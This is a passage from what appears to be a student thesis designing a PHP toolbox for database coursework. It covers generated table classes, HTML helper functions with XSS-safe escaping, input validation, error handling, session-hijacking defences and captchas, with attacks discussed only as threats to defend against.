$user->username = 'haakonsk';
$user->lastname = 'Karlsen';
$user->update();
```

I think my toolbox should offer a similar syntax. One thing that could further increase the user-friendliness for the programmer is if he doesn't need to worry about calling different methods depending on whether a row is being inserted or updated. update could be called in both cases, and the code for update would check if the row already exists or needs to be created.

One of the corner-stones of object-orientation is that object variables should be private or protected, and that methods should be public (at least those which should be accessible from outside the object itself). This is commonly achieved with get- and set-methods. An object variable could be set by calling a function named 'set_' followed by the name of the variable to be set, and with the new value as the argument. So to set the value of the variable username, the following can be done:

```
$user->set_username('haakonsk');
```

To get the value of a variable, a function named 'get_' followed by the name of the variable, and with no arguments could be used, like this:

```
$username = $user->get_username();
```

In PHP5, the special method __call is invoked if the programmer attempts to call a non-existent method. It is therefore not necessary to write code for every get- or set-method. __call just needs to check if the variable in question is one of the

object's variables or not. If it is, then its value is updated or returned depending on whether the function name starts with 'set_' or 'get_'.

Generating Classes for Tables and Views Classes such as the User class are all very similar to each other. They differ only in the name of the class, the variable names and in which variables correspond to the primary keys. Hence, there is no need to force the programmer to write all the code for all these classes. Generating the code for the classes could be done automatically. For this to be possible, the program must know the name of the class, which can be the same as the name of the database table to which the class corresponds. Further, the variable names must be known. These could be the same as the column names of the table and can be looked up automatically in the database. Finally, the primary key must be known. Theoretically, this could also be looked up in the database, but there are several reasons for allowing the programmer to specify the primary key manually:

1. It is possible to create tables without specifying the primary key. In these cases, a primary key must be specified, otherwise the class cannot be generated correctly.

2. The programmer has complete control over the order of the primary key fields if it is done manually. The order of the primary keys matters when primary key values are sent to the constructor of a class corresponding to a database table. If the primary key is found automatically and the order of the fields of a table is changed in the database definition, the table's class must be regenerated.

3. For views, the primary key cannot be found automatically, so for views, the primary key must be specified by the programmer. If the primary key must be specified for tables as well, tables and views can be handled in the same way.

An SQL view is a virtual table. It is stored in the database as a select query, and so returns a number of rows. Rows can be selected from views in the same way as they can from tables. In addition, some views, called updatable views, can even be updated (with insert-, update- and delete-statements) in the same way as tables. Updatable views can be used in the exact same way as a table, and classes corresponding to views can thus be generated.

Unfortunately, most SQL views are not updatable by default, even though you would think they were. Views that don't include every 'not null'-column of all the view's base tables are obviously not updatable. But the view need not be updatable even if all the columns' values of all base tables are known. It is possible to make a view updatable by creating a so-called 'instead of'-trigger in SQL, but this is a little complicated, and we cannot expect the students of INF1050 to be able to do this.

My intuition tells me that the kinds of views that a programmer would want to be updatable, are views that consist of some or all fields of two or three database tables. But instead of creating the views in the database, I think it would be possible to generate classes for them in PHP, so let us call them "PHP views". The idea is that these PHP views won't have the same restrictions when it comes to updating them as regular SQL views.

To generate a PHP view class correctly, the programmer must specify which tables should make up the PHP view, what fields should be part of the PHP view and any possible renamings (to give each separate field a unique name). If two fields from different tables have the same name after renaming, it is assumed that they represent the same entity; if a value is assigned to such a field before updating the PHP view (object), this value would be assigned to both or all the database table fields that correspond to the PHP view field. If the tables are connected with foreign keys, the programmer must somehow specify the order in which the tables should be updated. This can be done by using the order in which the tables were listed when the table names and fields were specified.

The programmer accesses variables through methods, using the new name of the variable in case it was renamed. When the programmer calls update on an object of the class, all the tables that make up the PHP view are updated one by one, in the correct order. In some cases it may be important to update all the tables atomically, so that no one else can update one of the tables between the time that the first table is updated and the time the last table is updated. This can be achieved in Oracle by passing an optional argument (mode) to the function oci_execute. If the mode is OCI_DEFAULT, the query is not committed until oci_commit is called. Executing several queries with OCI_DEFAULT as the mode, they can all be committed at the same time.

Auto-increment Normally, strings sent to set-methods (__call) of table objects are not interpreted, only saved character by character in the variable. In order to let the string be interpreted as SQL, the set-method must be told so explicitly. If the value 'true' is sent to the set-method as a second argument in case the first argument should be interpreted as SQL, this can be achieved. The following function call would then increment the counter for the sequence 'employee_sequence' and assign the new value to the object variable 'id'.

```
$emp->set_id('employee_sequence.nextval', true);
```

The SQL expression 'employee.nextval' is DBMS-dependent. It works with Oracle, but won't work with all other DBMSs. A function, get_sequence_nextval, can be written to do this DBMS-independently, so the following does the same thing in a DBMS-independent way:

```
$emp->set_id(get_sequence_nextval('employee_sequence'));
```

get_sequence_nextval could call a DBMS-dependent function to do the actual work, which is to increment the sequence counter and return the new counter value.

Static Methods George Schlossnagle used one static method, findByUsername, in his User class. findByUsername returns an object corresponding to the matching row, if it exists. findByUsername searches the whole table, and so works on the entire table instead of on a single row as the non-static methods. It is easy to think of other potential static methods:

- primary_keys - Returns an array with the primary keys of the table or view to which the class corresponds.
- row_exists - Takes an array parameter with field names and corresponding values and check if a row in the table or view matches these values.
- get_rows - Returns all the rows of a table or view. With the parameters, it could be possible to specify which fields should be included in the result, how the rows should be ordered and the number of the first and last row to be part of the result.
- get_columns - Returns the result columnwise instead of rowwise, as for get_rows.
- find - Takes, like row_exists, an array parameter with field names and corresponding values. The function could return all rows matching these values. It could also be possible to specify which columns should be included in the result.
- min, max, count, avg and sum - Does the same as the SQL aggregate functions with the same names.

There is a question whether all these methods really are necessary. The more methods, the more the students "need" to learn. But then again, the methods could make the programming easier.

The methods I am most unsure of are find and row_exists. This is because they are not as flexible as could perhaps be desired. It is only possible to specify the exact value that a field should have (see the reference manual (Appendix A) or the section The Implementation), not that the value should be greater than or less than something. Another way to implement these methods could be to allow the user to specify the entire where-clause. That way, he wouldn't have to learn a whole new syntax, and the method would be very flexible. However, calling the methods wouldn't be very different from writing the query oneself and then executing it. Yet another way to implement a find-method could be to allow the programmer to call methods similar to Schlossnagle's findByUsername. For every field of a table, a method named "find_by_" followed by the name of the field could be generated in the table's generated class. Calling such a function would be very easy, but the flexibility would be lacking.

4.2 HTML Functions

PHP scripts usually output an HTML or XML string, in our case an XHTML 1.0 Strict string. Some operations are performed more often than others while building this string, so creating functions to execute these common operations is probably a good idea.

html_header The first ten or so lines of HTML code are usually almost equal in all XHTML 1.0 Strict pages the students will create. Since writing all these lines on every single PHP page will be a waste of time, there should be a function, html_header, that could return them. The title of the page should be sent as a parameter. In addition, it should be possible to specify a stylesheet and a character encoding for the page. If no character encoding is specified, html_header will use ISO-8859-1 as the default. If no character encoding is specified in the HTML document or in a header, this actually opens up for some Cross-Site Scripting Attacks (if the user's browser expects another character encoding than the programmer had in mind). The title, I think, will be both the string in the title-tag and the main heading on the page. In some cases, the programmer may want these two titles to be different, so maybe it should be possible to overwrite one of them, for example the main heading, by sending it as the last parameter to html_header. Finally, it is common to have a top menu included above the main heading, so one of the parameters should be the address of the HTML or PHP file that holds this menu, or whatever else the programmer needs to include.

html_bottom The need for a function to return HTML for the bottom of an HTML page is probably not very big, since closing the body- and html-tag is the only thing common for the bottom of all HTML pages. A function named html_bottom could still be written. It would do a little bit more than closing the two tags mentioned; if the programmer wants to include an HTML or PHP file at the bottom of a page, the file's address could be specified as a parameter. This has the advantage that specifying the address of a file in a function call is easier than including the HTML of an HTML or PHP file in the HTML string to be output. If the programmer outputs HTML in several steps instead of building one long string to output, html_bottom will only make things marginally "easier", but it still saves the programmer for one line of code or two.

html_table An obvious candidate for a function would be one that returns HTML for an HTML table. HTML tables are often used to display information fetched from a database table or a combination of tables. So, what parameters should the function take? Obviously, the values of all the cells of the HTML table must somehow be sent to the function. The question is how they should be passed. The querying interface of my code can return values from a database as an array of row-arrays, as an array of column-arrays and as an array of objects. To me the

most intuitive approach is to use the rowwise alternative, and the argument would be called "$rows" in the function.

The programmer should also be able to specify each column's header, and how to display the table (using CSS). If the HTML returned by the function includes the table-tag, the value of its class attribute should be sent as a parameter to the function in order for the programmer to use CSS to determine the table's appearance. Sometimes one may want the last row of the table to show the sum or average of the columns, and in that case one may want it to be displayed differently from the rest. One option is to have a boolean argument, $sum_avg_included, that if true sets the class attribute of the last row (tr-tag) to 'sum_avg'. But it would perhaps be better if the function does not include the starting and closing table-tag in its return value. Then the programmer gets a little more flexibility, and fewer arguments need to be sent to html_table. The value of the class attribute and $sum_avg_included would not need to be passed to the function, and it could be optional if the programmer wants to send the columns' headers to html_table or if he wants to write the HTML for the table headers manually.

This is not the first semester that the INF1050 students are introduced to code that may be helpful to their projects. One of the functions from the old toolbox was called "visTabellMedLink" (showTableWithLink in English). The function adds a column to the right of the other columns of the HTML table. The column's values are links to another page, and the row's primary keys (names and values) are appended to the URL. The other page could be a page to update or delete the row, for example. I, too, would like to offer this functionality to the students. But rather than having a separate function, I would like to include this functionality in html_table through optional parameters at the end of the parameter list.

To implement a showTableWithLink type of functionality with html_table, it is necessary to know the primary keys of the table or combination of tables that the table rows were fetched from; so an array containing the names of the primary keys should be passed to html_table. So should the address of the page to which the link should refer. In case the programmer wants to add more than one link column, html_table could allow an unlimited number of links.

The html_table function needs to know not only which columns make up the primary keys, but also the values of these columns for every row, in order to display the links correctly, since the primary key values are part of the URL's query string. This means that the primary key values must be among the values passed with the $rows parameter even if the programmer does not want them to be displayed in the table. Showing columns that the programmer does not want the user to see is not a satisfactory situation. To solve the problem, html_table should allow the string ":dontshow" to be appended to a column name in the primary key-parameter if the column should not be a part of the table.

html_select A function named html_select could be written to help with writing HTML select menus (drop down menus). A select menu displays a number of

choices from which the user should choose one. Each visible value has a corresponding hidden value. The selected item's hidden value is the value that will be sent to the server. The name of this variable is the value of the select menu's name-attribute. The programmer can control which value should be displayed when the page is loaded by marking one of the items as selected.

Hence, html_select could take the name of the select menu, an array with the hidden values, an array with the visible values and the hidden value of the selected item, if any, as parameters. The selected item should be optional.

Sometimes it could be desirable to submit the form whenever the user selects a different item in the select menu. This could be to fetch the values of the other form fields from the database and display them if the select menu corresponds to the primary key. To accomplish this, a fifth and optional argument, $submit_on_change, could be passed to the function. The function would then include JavaScript in the HTML for the select menu, in order for the form to be submitted when the selected item changes. Not everyone has JavaScript enabled. For those who don't, a submit-button could be placed next to the select menu, so the form could be submitted manually instead.

html_form_from_table A function to help writing HTML forms could certainly be helpful sometimes. But deciding how the function or functions should be is harder. A form consist of a starting and closing form-tag. Between these are a number of input fields and buttons. There are many different types of input fields, and some different types of buttons as well. In addition, some of the fields may be obligatory, and in that case, this should be communicated to the user.

If the form corresponds to a database table or view, a lot of information could be found in the database, making things easier for the programmer. A function for this could be named html_form_from_table. The function should take the name of the database table or view as one of its parameters. It should take an array with the obligatory fields as another parameter. An asterisk (*) could be printed in front of obligatory fields. The field labels (the string that explains what should be entered in the field) should also be passed to html_form_from_table, or the table's column names could be used if no labels are provided.

Sometimes a form submission should result in a row being inserted in the database, other times an existing row should be updated. In case the row should be updated, the programmer probably only wants the user to change values for the chosen row. In that case, the user should not be able to change the values of the primary keys. If one of the arguments tells if the form is of type "insert" or "update", this could be accomplished by making the primary key fields of update forms read-only.

It would be hard to implement support for every kind of input field in a function such as html_form_from_table. It would probably be possible, but the programming interface would have become very complex. Implementing support for different field types in which the user should enter the value himself, on the other

hand, could be feasible. One way to separate regular input-tags (of type "text") from textarea-tags could be to specify how many characters there should be room for in a table field in order for the corresponding HTML field to be displayed as a textarea. The number of characters a field has room for would be found in the database. This is a simple solution, but it would not be possible to specify that an input field should be a password field. It is very unfortunate if passwords are displayed in clear text when the users enter them. Another solution could be to specify the types of the different input fields in an array, where the type could be one of "text", "password" and "textarea".

From time to time, a user would probably enter an invalid value in one of the form fields, or he would fail to fill in an obligatory field. In those cases, an error message should be printed next to the field that caused the problem. Under Validation (section 4.3), an array or object containing the error messages for all the fields that could not be validated is discussed. This array or object could be sent to html_form_from_table as an optional argument.

It is important that the values of the various form fields always have the correct values. When the user clicks a link in order to update an existing row, the row's primary keys must be available to the html_form_from_table function. The values should be found in the $_GET-array. The rest of the row's values can then be found in the database. If the user submits the form and not all fields could be validated, the values entered by the user should be displayed. These should be found in the $_POST-array.

It is a question whether the starting and closing form tags should be a part of the HTML returned by the html_form_from_table function or not. If they are included, the values of the form's name and action attributes must also be specified among the parameters. So must the submit-button and possible other buttons, such as a reset button. I think it would be better if the programmer writes the HTML for the form tag and buttons manually, otherwise the html_form_from_table function would become too complex.

Implementing HTML Security The HTML is interpreted by the web browser, so there must be some characters that have a special meaning to the browser. As mentioned in the paragraph on Cross-Site Scripting, these are >, <, ", ' and &. If a user-provided value is printed to the screen without translating these characters to their corresponding entities (>, <, ", ' and &), the user-provided value will be interpreted as HTML. As discussed above, an attacker can use this to perform a Cross-Site Scripting Attack.

A function called html_escape could be written to translate HTML special characters to their equivalent entities. (The built-in htmlspecialchars function cannot be used alone, since quotes and single quotes are escaped automatically due to the magic_quotes_gpc directive being active.) An HTML string will usually consist of regular strings and HTML tags, which must not be translated, and some user-provided values where the special characters usually should be translated. So

the problem is that you can't just mix the variables with HTML, unless you make a call to html_escape for every variable which could possibly contain some HTML special characters. This is extremely inconvenient and really hard to remember all the time, so there should be an easier way. It would be possible to translate all get-, post- and cookie-variables as they entered the script. However, since data are not just passed to one subsystem, but at least two (the browser and the database), escaping data for one of them would corrupt the data for the other.

Another option could be to save all user-provided values in an array, and then call html_escape on every element of the array (using the built-in function array_map). After that, the elements of the array may safely be mixed with the rest of the HTML code. I wouldn't call this option particularly elegant, so I have come up with yet another suggestion. A class named XHTML_Page could be instantiated to hold the HTML of a web page. Variables that should not contain HTML special characters could be marked with the ampersand character (&) instead of the dollar sign ($). Before the HTML is sent to the browser, each occurrence of a "variable" identified by the ampersand characters would be replaced with the properly translated value of the actual variable. By default the names would be the same, but in case they are not, the programmer should be able to specify exceptions through a method call. This way of doing things adds only little complexity to building the HTML string, while at the same time the security is taken care of.

It is important that the variable names are not the same as any HTML entity, since they, too, begin with an ampersand. If the programmer wants to display an ampersand character to the user, he should use the corresponding entity (&) instead of just writing &.

Things get a lot more difficult if the programmer wants to allow the user to be able to use some HTML tags, but not all. Sverre Huseby's rule number 15 for secure coding (Huseby, 2004, page 73) states that:

> When filtering, use whitelisting rather than blacklisting

What this means is that one should only allow certain elements that one knows are harmless and disallow everything else. You may know that some elements are harmless and that some are harmful. In addition, there are probably some elements you do not know anything about. Some of these elements may be harmful, so it is better to disallow more than necessary than to allow possibly harmful elements.

Then comes the question: Should I write code to deal with this problem? Is it something the students will need? Should they deal with the problem themselves if it appears? Let's assume that I decide to write code to help with this problem. Allowing certain tags is in itself not a big problem. The problems arise when not all variables should be allowed to contain HTML tags, and when the tags should be allowed to have certain attributes, but not all, and last but not least, when the values of certain attributes are not allowed to have certain values. The reason for all this checking is that scripts can be embedded in HTML in a lot of ways, and to avoid Cross-Site Scripting Attacks, we don't want to allow any of them.

Alternative ways to include HTML markup exist (Huseby, 2004, page 119). The easiest alternative would be to convert newline characters to line break tags (
) or paragraph tags (...), and to wrap URLs in anchor-tags (...), for instance. Another alternative is to come up with one's own markup language, and translate one's own "tags" to HTML tags.

Another Way to Implement the HTML Functions As we have seen, to output HTML in a secure way, an object to store the HTML is instantiated. To output HTML in an insecure way, no object needs to be created, and the programmer may still use the 'html_'-prefixed functions discussed above. So there is a major syntax difference between writing code securely and insecurely. This is bad because if someone starts writing code in the insecure way, it will be hard to update all his code to be secure. But if the two ways are almost identical, both in syntax and complexity, it will be easy to update the code to be more secure, and the programmer will not have a good excuse to write insecure code.

So, what I'm saying is that the HTML-functions should instead be methods in the object that holds the page's HTML. That way, if the programmer wants to use one of my HTML-methods to make the HTML programming easier, he must instantiate an XHTML_Page object and use the same methods as he must use when he programs securely. Then the only thing necessary to go from the insecure to the secure way of programming would be to replace dollar-signs in the HTML with ampersand-characters.

I propose that the html_header-function could be called when the object is constructed, so the parameters to html_header are instead passed to the constructor. And instead of calling html_bottom, a method named something like print_page should be called. print_page would print all the HTML stored in the XHTML_Page object to the browser in addition to printing the html and body closing tags. The function html_table becomes add_table in the XHTML_Page object. html_select becomes add_select and html_form_from_table becomes add_form_from_table.

There would have to be a method add_html that could be used to add custom HTML-code to the page. An alternative could be to take a very object-oriented approach to the HTML-programming. It would probably be possible to have a class named Tag, and then one could create a Tag and add attributes and other Tags to the Tag, like this for instance:

```
$page = new XHTML_Page("Address test");
$form = new Tag("form");
$form->add_attr(array("method" => "post",
                      "action" => $_SERVER["PHP_SELF"]));
$input = new Tag("input");
$input->add_attr(array("type" => "text",
                       "name" => "address"));
$form->add_tag($input);
$page->add_tag($form);
/* ... */
$page->print_page();
```

Except for the header, writing the HTML directly would be done like this:

```
<form method="post" action="{$_SERVER["PHP_SELF"]}">
  <input type="text" name="address" />
</form>
```

But I hardly think using the object-oriented approach is more readable than writing the HTML tags oneself. Besides, to use the Tag objects, the students must know HTML; and then learning how to use Tag objects and their methods in addition, would only make things more complicated.

There are some other methods that could be useful as well. flush could be used to print all the HTML currently stored in the XHTML_Page object. In contrast to print_page, flush wouldn't include any additional closing tags at the end. A method named bind could be used to tie a "fake variable" (one that is identified by the ampersand-character) to a real variable. By default, if no binding is used, the print-methods of XHTML_Page, would use the global variable with the same name as the fake variable, but if it is bound to another variable, that variable's value would be used instead. Recall that all fake variables are replaced with the properly translated real variable's value.

It would also be nice if you could include a fake variable in the form of an array or method in the HTML code, without having to bind it explicitly. The syntax for the fake variable could then be the ampersand followed by a beginning curly parenthesis, the actual variable (without the dollar-sign) and finally a closing curly parenthesis, like in this example:

```
$page->add_html("<p>&{_POST['address']}</p>");
```

When $page->flush or $page->print_page is called later on, the string &{_POST['address']} will be replaced with the HTML-translated value of the PHP variable $_POST['address']. To implement this in PHP, I would probably have to use the built-in function "eval" which can execute arbitrary PHP-code. If the programmer uses an unvalidated user-provided value as the key into the fake variable array, for instance, it could be possible for an attacker to execute all PHP statements that he likes. So to prevent this, I should check that the name of the fake variable is either a simple variable, an element of an array or an object method. It is probably difficult to determine this with 100% accuracy. In that case, the whitelisting rule mentioned earlier dictates that it is better to allow too little than too much.

4.3 Validation

The term "validation" refers to the process of checking that the variables sent from the client have expected values. The reason for checking this is twofold:

1. A user of a web site should get an informative error message in case he misunderstands something or for some other reason enters an illegal value in a form field.

2. Hackers should not be able to exploit the system by cleverly entering special character sequences in the input fields.

Sverre Huseby's rule number 11 for secure coding (Huseby, 2004, page 55) reads:

> Strive for "Defense in Depth"

This means that security should be handled in more than one layer.

The programmer should be able to prevent hackers from exploiting the system in other ways than through input validation. But if everything else fails, it is good to have something to fall back on. Without input validation, the system might be compromised if either the programmer forgets to take the appropriate security measures or one of the defense mechanisms isn't perfect. But if you have an additional defense layer, the attack may still be prevented. However, sometimes some of the special characters must be allowed in the input. Names must be allowed to contain single quotes, for example, otherwise valid names like O'Connor cannot be used. In those cases, it is extra important that the input values are escaped correctly before the database is updated. This is not just for security reasons; if no escaping is done, the query might not be executed at all.

Validation is important. But validation can also be boring since for happy day scenarios, the system works perfectly without it. So the programmer may consider it an unnecessary task. Hence, in order to increase the likelihood that the programmer will perform input validation, validating input should be as easy as possible.

On a big web site, there will be a lot of PHP files (pages). Writing code to validate all input on every single page is not just boring, it is hard to remember, as well. And the more validation code the programmer has to write, the higher the likelihood that there is a bug somewhere in this code. Most of the validation code should therefore be in a central place. Of course, a general library cannot know how to validate a specific input variable without being told how, in some way. So the programmer has to do some of the work. What a central PHP function can know are the names and values of the input variables to a script, in effect the get-, post- and cookie-variables. I can think of two ways in which this information can be used to help validate the input:

1. The name of a validation method and possible arguments could be included in the name of the input field. After validation, the function name and the arguments could be stripped from the variable name, so the programmer doesn't have to work with unnecessarily long variable names.

2. A function could invoke validation functions or methods for all the input variables, based on their names.

The following input-tag demonstrates what I mean with the first alternative:

```
<input type="text" name="birthyear-validate_integer-1850-2005" />
```

The function validate_integer will be used to validate the input value, and "1850" and "2005" will be the parameters sent to the function. After validation, the variable $_POST["birthyear"] will hold the user-provided value.

A downside with this alternative is that the user of the web site has the ability to change the names of the input variables, so he can remove or alter the validation-part of the variable name. The result could be that the variable would not be checked by a validation function. To fix this, a list of valid input field names would have to be maintained and consulted on each request to make sure the variable name is among the ones expected. It would be very inconvenient for the programmer if he has to do this himself, so if this option should be used, there must be an easier way.

If the HTML to be output is built using the XHTML_Page objects discussed under HTML functions (Section 4.2), then the printing-methods of the XHTML_Page objects could search the HTML to be output for the names of the input fields and then save those names on the server. On the next request, the incoming variables would be checked against the variable names stored on the server. This has the nice side effect that the programmer does not have to worry about the user sending other variables than the ones the programmer expects. However, the validation module would not be independent, as it would be relying on the HTML module to be used. Also, some information about the PHP code would be leaked to the web site user if the input field names include the names of the validation functions to be used.

The second alternative above does not reveal any information about the code to the client, the validation module isn't dependent on any other module and almost no validation code has to be included on each page. The downside compared with the first alternative is that more validation functions would have to be written, one for each unique variable name.

If this second alternative is implemented, a function named validate_input could be called to validate all the input variables to the script. validate_input would iterate through all get-, post- and cookie-variables and call the correct validation-function for each variable. If the validation-functions are written in a class (which may be named Validation) then the special method __call could be used to let variables with different names be validated by the same method if necessary.

Displaying Error Messages In case an input value could not be validated with validate_input, it is important that the user gets an appropriate error message, preferably close to the field where the error occurred. And being able to provide the user with such an error message should, of course, be easy for the programmer. This could be accomplished with an array containing all the error messages. The array is sent as a reference to the validate_input function. validate_input calls the validation method for the specific variable, and the validation method is responsible for filling in the error message for the variable.

However, if the same code is used to show the original form and the form with the error messages, then using an array to hold the error messages might cause

some problems. If the programmer tries to access elements of the array that aren't set, a PHP error message of low severity (E_NOTICE) will be generated. To avoid this error message, the programmer may have to check that each element exists in the array before using it. This makes things very inconvenient for the programmer.

If an object is used to hold the error messages instead of an array, the __call method (which is called when the programmer tries to invoke a non-existent method) can be used so that the empty string is returned instead of a PHP error message being generated.

Required Fields Many times when forms are used, a number of fields are required, in effect they must be filled out in order for the form to be processed. That a field has been filled out could be checked by the validation methods discussed above, but if a field is required in one page, but not in another, another option must be available. A solution could be to write a function named validate_required_fields that takes the object that holds the error messages and the names of the required fields as parameters.

Other Validation-functions To help the programmer write validation methods for the different input variables, some general validation functions could be written, for example to check an e-mail-address (Huseby, 2004, page 71), an URL (PHP: Hypertext Preprocessor, http://no2.php.net/eregi, comment dated 10-Nov-2004 12:15), a number or an integer.

4.4 Error-handling

PHP comes with a default behaviour for things. Some of these things, or directives, have to do with handling errors. Directive settings can be changed in a few different ways, they can be changed in one of the files php.ini, httpd.conf or .htaccess, or they can be changed with the PHP function ini_set. Some directives even have their own function to set the value. The two files php.ini and httpd.conf determine the behaviour of PHP and the web server (Apache), respectively. .htaccess can be used to set properties and add functionality to a directory and its subdirectories.

Not all directives can be changed in all the ways mentioned, and here at IFI, the students don't have access to changing php.ini or httpd.conf. And it looks like a setting in httpd.conf prevents the students from changing the directive settings with .htaccess, as well. So the only option left is to change the directives using PHP functions. Luckily, this option can be used to change most settings, including all the error handling settings we might be interested in.

The default PHP5 error handling directives have the following values here at IFI:

- error_reporting = NULL
- display_errors = On

- log_errors = Off
- error_log = NULL

With these settings only fatal errors are reported, and they are shown on screen, but not logged. When a fatal error occurs, script execution ends.

When a web site is being developed, it is a good thing to display errors on screen, because then the programmer can see them right away when they occur. However, when the site is made available to the public, PHP-generated errors should not be displayed to the users since the error message content may reveal information valuable to hackers. But the programmer should be able to see the error messages, so that he can fix possible bugs in the code. It is also important that the programmer can see all errors that occur, not just fatal errors. Less severe errors may be responsible for making the program behave in unpredictable ways.

To achieve these goals, error_reporting can be set to E_ALL to report all errors, log_errors can be set to On, and on production sites display_errors can be set to Off. In order for the users of my toolbox to switch easily between development settings and production settings, a constant, PRINT_ERROR, could be set to true or false in a configuration file. If PRINT_ERROR is true, errors are printed on screen, otherwise, they are only logged. In the configuration file, it should be possible to specify the log file, as well. The log file would be the value of the error_log directive.

PHP also provides an alternative way to handle errors. The native PHP function set_error_handler allows the programmer to specify a function to be called when an error occurs. With a second, optional argument to set_error_handler, it is possible to specify what errors should be sent to the error-handling function, based on severity. If the second argument is left out, all errors except for exceptions are sent to the error-handling function. A function to handle exceptions can be specified with a call to set_exception_handler. The drawback with writing error-handling functions oneself is that you cannot suppress errors from a function by prefixing the function name with the silent-making @-character. The advantage is that the programmer can better control what should happen in case of an error. If a fatal error occurs, for example, and the error is just logged and not shown to the user, the user may only see the top of the page he requested with no description of what went wrong or what to do next. With an error_handling function it is possible to provide the user with this information. Of course, fatal errors should not occur in a production web site, but writing bug-free code is close to impossible, so you can't rule out the possibility that they may occur anyway.

Not being able to suppress errors is more important when the errors are printed on the screen than when they are logged. If the programmer tries to send additional headers after an error message has been sent to the browser, that won't work. Additional headers can be sent to set a cookie or redirect the user to a different page, for example.

As we have seen, the two ways of handling errors both have their strong and weak sides, so deciding which one to use is not an obvious choice. Different web

sites may have different demands in this regard, so one solution might be more appropriate for some projects than the other and vice versa. So deciding how the users of the toolbox should handle their errors is perhaps not my job. A reason to include error-handling code in the toolbox, anyway, is that most INF1050 students may not have a good understanding of how errors should be handled. But if error-handling code is included in the toolbox, it should be easy to change the way the errors are handled, if necessary.

4.5 Session-handling

HTTP and HTTPS are stateless protocols. This means that each request is independent of any other requests, so tracking the actions of a user is not easy without additional tools. PHP's session-handling mechanism is such a tool. Using it, the programmer can save one user's information after a request, and then retrieve it on the next request. Only a session ID needs to be sent to the client. In cases where the user needs to log in, the session ID acts as a temporary password after he has logged in.

PHP's session handling mechanism is very easy to use. The function session_start must be called before any output is sent to the browser, at least if cookies are used to store the session ID. Then variables that need to be saved are stored in an array called $_SESSION. The variables can be retrieved from this array on the next request (if session_start has been called first).

The problem with PHP's native session handling is that no security measures are taken. There are two security issues we would like to solve:

- Session Hijacking.
- Others with access to the shared host can read the session IDs and variables.

The first issue, Session Hijacking, cannot be solved 100%, but we can make things hard for an attacker. If the programmer protects against Cross-Site Scripting by not allowing users to inject JavaScript code anywhere on the site, the number of valid session IDs an attacker will be able to retrieve is reduced. If he still manages to get hold of one, we must try to avoid that it can be used by the attacker. As discussed under Possible Attacks, section 3.3.1, we can regenerate the session ID on every request, so that a session ID usually isn't valid for long time periods. If sessions are used both before and after users log in, it is important to regenerate the session ID when the user logs in; this prevents Session Fixation Attacks. Also, it can be checked that the subnet, derived from the IP-address, and the User-agent-header stay the same from request to request. If either changes, it is probable that someone is trying to hijack the session.

The issue that other people with access to the shared host can read the session variables and everything else the web server can read, can also not be solved completely. We can only try to make things hard for the attacker. Session variables are usually stored in files in the /tmp directory. The session ID is a part of the file

name. The files in the /tmp directory are readable by the web server. The directory is not available from the web since it is outside the web document root. But on a shared host everyone with access to the server may write a script to read the files in the /tmp directory, and thus see which session IDs are valid and even the contents of the variables. Saving the session data in a database isn't much better since the database password may be found in the code. Even encrypting the data won't be completely safe since an attacker with access to the server can study the source code to find the encryption key. And besides, since he knows the session IDs, he may still be able to hijack some sessions. But encryption complicates things for an attacker, and so probably will be effective against some attackers. To make it harder to find the session IDs, the file names could be encrypted, as well.

Implementing Functions to Improve Session-handling Security To implement a defense against Session Hijacking, a function, sess_login for instance, could be called when a user logs in. The function could save the subnet and User-agent-header, and regenerate the session ID. To check that no one is trying to hijack the session while a user is logged in, a function called sess_validate could be called to make sure that the subnet and user-agent are the same as in the previous request. Finally, when the user logs out, a function called sess_logout could be called to delete all information stored about the session, so that it cannot be hijacked anymore.

Using the functions just discussed, session_start must still be called so that session variables can be read from and stored on file. It would be easier if sess_validate and session_start could be merged into one function. This function, sess_start, could check if a file for the session exists; if it doesn't the subnet and user-agent are stored, otherwise they are validated and the session ID regenerated. If the subnet or user-agent has changed, an exception is thrown. sess_start eliminates the need to call a separate function to do the validation, and so contributes in making secure programming almost as easy as insecure programming. The thing that complicates the programming a little is that if sess_start throws an exception, the exception must be caught, and the user should probably be redirected to the login page. To help the programmer with this, the page to redirect the user to could be specified as an optional argument to sess_start. Then instead of throwing an exception, sess_start would redirect the user to the specified page.

The PHP function session_set_save_handler allows the PHP programmer to specify functions to store, retrieve and delete session data; so writing these functions oneself, it is possible to control the file names of the session files, among other things. Making use of this feature, the session ID-part of the session file names can be encrypted. If session_set_save_handler is called from one of the toolbox files, this will be transparent to a programmer who uses the toolbox.

4.6 Implementing Captchas

Captchas can be used to make it more difficult for an attacker to submit forms automatically with a script. As mentioned under Possible Attacks, the paragraph on Web Trojans, a Captcha could be an image displaying a text. But it could also be a spoken word, sentence or task. It could also be a written task. It could be anything that should be easy for a human to figure out, but hard for a computer. If an image is used, the text in the image must be entered correctly in one of the form's input fields in order for the form to be processed. Since nothing in the source code reveals the characters in the image, it is hard for a programmer to write a script to decipher the characters in the image. But hackers are getting better all the time, and some may be in possession of software that could actually determine what characters are displayed in simple images. Many sites nowadays use more complex images so it will be harder for a program to decipher the characters; however, this also makes it harder for humans to see what the image displays.

Captchas can also be circumvented if the Captcha created on one site is displayed to users when they visit another site (Wikipedia: http://en.wikipedia.org/wiki/Captcha, the paragraph entitled Circumvention). If, for example, a user wants to register an account on a site controlled by the attacker, the attacker's script can obtain a Captcha from the other site and present it to the user who will think the site he is visiting takes security seriously. However, when he enters the correct string for the Captcha, he will not just be registered with the expected site, but also with another site of the attacker's choosing.

As we have just seen, Captchas represent by no means a foolproof way to prevent Web Trojans or similar attacks, but Captchas will probably prevent most such attacks. PHP's GD-library contains functions to create and manipulate images, so an image Captcha can be created quite easily with PHP, and it should not be too much trouble to implement a function that could generate a Captcha image and return the secret text and the file name of the Captcha image to the programmer. The image would have to be stored on the server until the browser has read it, so it can be displayed correctly. The image thus has to be stored in a directory to which the web server has write access. So one of the parameters to the function should be the directory where the Captcha images should be stored. It should also be possible to specify the number of characters in the secret text and the file name, this could be implemented as optional arguments to the function. Like the secret text, the file's base name could be a random string. If the string is sufficiently long, the likelihood that two images will get the same file name is extremely small.

Calling the Captcha function could be done like this:

```
$dir = "captchas";
list($secret_text, $image_filename) = captcha($dir, 5, 10);
```

Here, 5 and 10 are the lengths of the secret text and file name, respectively. The secret text must be stored on the server, so that we can compare it to what the user submits on the next request. It can be done like this:

```
$_SESSION["secret_text"] = $secret_text;
```

Alternatively, the captcha function could save the secret text in a session variable automatically. To show the image, something like the following could be included in the page's HTML:

```
<img src="$image_filename" />
Enter the text in the image here: <input type="text" name="secret_text" />
```

